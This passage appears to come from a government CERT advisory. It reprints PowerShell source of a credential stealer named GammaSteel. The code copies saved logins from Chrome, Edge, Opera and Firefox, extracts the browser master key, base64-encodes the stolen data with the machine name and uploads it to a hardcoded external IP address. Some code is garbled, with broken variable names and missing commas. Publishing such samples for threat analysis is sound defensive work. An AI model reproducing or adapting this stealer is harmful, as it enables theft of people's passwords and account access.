     +'||'+ 'XZLUSlsoOUexperiments' +'||'+ $drive_c_serial

    get base url
    main loop
}
```

```
try{
    $applicationData = [environment]::getfolderpath([System.Environment+SpecialFolder]::ApplicationData)
    $localApplicationData = [environment]::getfolderpath([System.Environment+SpecialFolder]::
    LocalApplicationData)

    $browserDirectoryPaths = @((Join-Path $applicationData 'Opera Software\\Opera Stable')
                        (Join-Path $localApplicationData 'Microsoft\\Edge\\User Data\\Default')
                        (Join-Path $localApplicationData 'Google\\Chrome\\User Data\\Default')
                        (Join-Path $localApplicationData 'Google(x86)\\Chrome\\User Data\\Default'))

    foreach($browserDirectoryPath in $browserDirectoryPaths)
    {
        try{
            $browserName = ""

            if($browserDirectoryPath.Contains('Opera')){
                $browserName = 'Opera'
            }
            elseif($browserDirectoryPath.Contains('Microsoft')){
                $browserName = 'Microsoft'
            }
            elseif($browserDirectoryPath.Contains('Google')){
                $browserName = 'Google'
            }

            $loginDataPath = Join-Path $browserDirectoryPath 'Login Data'
            $loginDataCopyPath = Join-Path $env:TEMP 'Login Data'


            if(Test-Path $loginDataPath){
                if(Test-Path $loginDataCopyPath){
                    Remove-Item $loginDataCopyPath
                }

                Copy-Item $loginDataPath $loginDataCopyPath

                $decryptedMasterKey = GetMasterKeyBytes -pBrowserDirectoryPath $browserDirectoryPath -
                pConfigFileName 'Local State'
                $loginDataContent = [System.IO.File]::ReadAllBytes($loginDataCopyPath)

                $decryptedMasterKeyB64 = [System.Convert]::ToBase64String($decryptedMasterKey)
                $loginDataContentB64 = [System.Convert]::ToBase64String($loginDataContent)

                UploadData -contentB64 $decryptedMasterKeyB64 -browserName $browserName
                UploadData -contentB64 $loginDataContentB64 -browserName $browserName
            }
        }catch{}
    }
}catch{}

try{
    ProcessFirefox
}catch{}
```

GammaSteel.NET

```
function ProcessConfigFiles{
    param(  $firefoxProfilePath)

    $randomDirectoryName = ([System.IO.Path]::GetRandomFileName()).Replace('.'  '')
    $randomDirectoryPath = Join-Path $env:TEMP $randomDirectoryName

    New-Item $randomDirectoryPath -ItemType "directory" | out-null

    try{
        foreach($requiredFileName in @('key3.db'  'key4.db'  'logins.json'  'cert9.db')){
            $firefoxProfileFile = Join-Path $firefoxProfilePath $requiredFileName

            $randomProfileFile = Join-Path $randomDirectoryPath $requiredFileName

            if(Test-Path $firefoxProfileFile){
                Copy-Item $firefoxProfileFile $randomProfileFile

                $randomProfileFileContent = [System.IO.File]::ReadAllBytes($randomProfileFile)
                $randomProfileFileContentB64 = [System.Convert]::ToBase64String(
                $randomProfileFileContent)

                UploadData -contentB64 $randomProfileFileContentB64 -browserName ('Firefox ' +
                 $requiredFileName)

                Remove-Item $randomProfileFile
            }
        }
    }catch{}
}
```

```
function ProcessFirefox{
    $applicationData = [environment]::getfolderpath([System.Environment+SpecialFolder]::
    ApplicationData)
    $firefoxDirectoryPath = Join-Path $applicationData 'Mozilla\\Firefox'
    $workingDirectory = Join-Path $firefoxDirectoryPath 'Profiles'

    try{
        if(Test-Path $workingDirectory){

            foreach ($workingItem in Get-ChildItem $workingDirectory)
            {
                try{
                    $workingSubdirectory = $workingItem.FullName

                    if (Test-Path $workingSubdirectory -PathType Container)
                    {
                        if($workingSubdirectory -ne $workingDirectory)
                        {
                            $key3 db = Join-Path $workingSubdirectory 'key3.db'
                            $key4 db = Join-Path $workingSubdirectory 'key4.db'
                            $logins json = Join-Path $workingSubdirectory 'logins.json'
                            $cert9 db = Join-Path $workingSubdirectory 'cert9.db'

                            if((Test-Path $key3 db) -Or (Test-Path $key4 db) -Or (Test-Path
                            $logins json) -Or (Test-Path $cert9 db))
                            {
                                ProcessConfigFiles($workingSubdirectory)
                            }
                        }
                    }
                }catch{}
            }
        }
    }catch{}
}
```

```
function UploadData{
    param(  $contentB64
            $browserName)

    $uploadedDataCollection = New-Object System.Collections.Specialized.NameValueCollection
    $uploadedDataCollection.Add('id'  $contentB64)
    $uploadedDataCollection.Add('name'  [System.Environment]::MachineName + ' ' + $browserName)

    $webClient = new-object 'System.Net.WebClient'
    $res = $webClient.UploadValues('http://194.180.174.73/pswd.php'  $uploadedDataCollection)
}
```

Source: https://cert.gov.ua/article/1229152